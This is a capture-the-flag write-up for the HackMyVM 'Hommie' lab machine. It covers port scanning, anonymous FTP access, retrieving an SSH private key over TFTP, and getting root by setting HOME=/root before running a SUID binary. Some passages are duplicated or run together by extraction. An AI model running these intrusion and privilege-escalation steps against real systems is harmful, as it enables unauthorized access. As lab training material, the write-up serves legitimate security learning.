

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.94SVN scan initiated Fri Nov 22 14:01:33 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.11
Nmap scan report for ALWAYS-PC (10.9.9.11)
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.6.6.9
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Sep 30  2020 index.html
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c6:27:ab:53:ab:b9:c0:20:37:36:52:a9:60:d3:53:fc (RSA)
|   256 48:3b:28:1f:9a:23:da:71:f6:05:0b:a5:a6:c8:b7:b0 (ECDSA)
|_  256 b3:2e:7c:ff:62:2d:53:dd:63:97:d4:47:72:c8:4e:30 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 22 14:01:45 2024 -- 1 IP address (1 host up) scanned in 12.72 seconds
Service Enumeration
TCP/21

index.html file looks interesting, as we might have direct access to the web root. Although, the .web directory may also be related to the web server as well.
cd .web and then put a file, we do have write access there.
index.html file in this directory, which suggests it might be related to the web server somehow.TCP/80

.web/index.html on the FTP server. There may be a username of alexia and seems as though we may have access to a SSH file somewhere.
💡
Being a Nginx server, it can be configured to run PHP scripts, but it seems this target, is not configured to do so. When uploading a PHP web shell, I could not get any code execution.
Judging from the message on the web server, we're supposed to be focused on finding the
I tried enumerating the web server with
Judging from the message on the web server, we're supposed to be focused on finding the
id_rsa file.I tried enumerating the web server with
gobuster but could not find anything with multiple word lists. However, I did kick off a UDP scan at the same time as my TCP scan and looking at the results, I noticed an interesting port is open.68/udp open|filtered dhcpc
69/udp open|filtered tftpnmap UDP scan results for top 25 ports
UDP/69

Exploit
SSH as Alexia
chmod 400 id_rsassh -i id_rsa alexia@10.9.9.11
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux hommie 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
Current User
uid=1000(alexia) gid=1000(alexia) groups=1000(alexia),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

-bash: sudo: command not found
Users and Groups
Local Users
alexia:x:1000:1000:alexia,,,:/home/alexia:/bin/bash
Local Groups
cdrom:x:24:alexia
floppy:x:25:alexia
audio:x:29:alexia
dip:x:30:alexia
video:x:44:alexia
plugdev:x:46:alexia
netdev:x:109:alexia
alexia:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:9c:73:b1 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 5378sec preferred_lft 5378sec
    inet6 fe80::be24:11ff:fe9c:73b1/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/opt/showMetheKey
-rwsr-sr-x 1 root root 16720 Sep 30 2020 /opt/showMetheKey
Privilege Escalation
Becoming Root
SUID Binary Analysis



strings on the binary, we can see that it's going to cat $HOME/.ssh/id_rsa, referencing the current value in $HOME
$HOME to see if we can cause it to read another file.HOME=/root /opt/showMetheKeySet $HOME as a command variable
export HOME=/root
/opt/showMetheKey
Or, set a global variable to place a custom value in $HOME


HOME=/root /opt/showMetheKey > /home/alexia/root_keychmod 400 /home/alexia/root_keyssh -i /home/alexia/root_key root@localhostSSH as root in your current session as Alexia
Flags
User
Imnotroot
Root
find / -type f -name 'root.txt' 2>/dev/null
Imnotbatman